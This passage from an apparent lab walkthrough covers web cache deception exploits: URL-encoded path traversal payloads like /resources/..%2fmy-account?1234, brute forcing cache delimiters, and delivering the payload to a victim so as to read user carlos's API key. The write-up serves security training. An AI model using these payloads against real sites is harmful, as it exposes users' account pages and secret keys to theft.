
We will try to add resources as the parent directory and use the URL encoded path traversal string before the /my-account page. It looks like /resources/..%2fmy-account/abc. It shows 404 Not Found but we are able to cache the response. Now we send this request to Intruder to brute force the delimiter. We add the payload between /resources/..%2fmy-account and abc.

Bruteforcing shows us that ? is a valid delimiter which we will use to add the cache key.

Sending in the final payload as /resources/..%2fmy-account?abc gives us the 200 OK with the response cached.
We can send the payload as <URL>/resources/..%2fmy-account?1234 in script tags to the victim via the exploit server.


Visiting the URL with /resources/..%2fmy-account?1234 will show us the homepage of user carlos and we can see its API key. Submitting this key will solve the lab.

4. Exploiting cache server normalization for web cache deception
Description:
Same case as before, but there is cache server normalization taking place. As in the cache server normalizes the payload with certain rules instead of the origin server in the previous lab..
Explanation:
We can see in the HTTP History that requests to the /resources directory get cached.

The requests to /my-account are not being cached.

Let’s first try to find valid delimiters by bruteforcing. Put the payload between /my-account and foo.


We can see that #, ?, %23, %3F are valid.
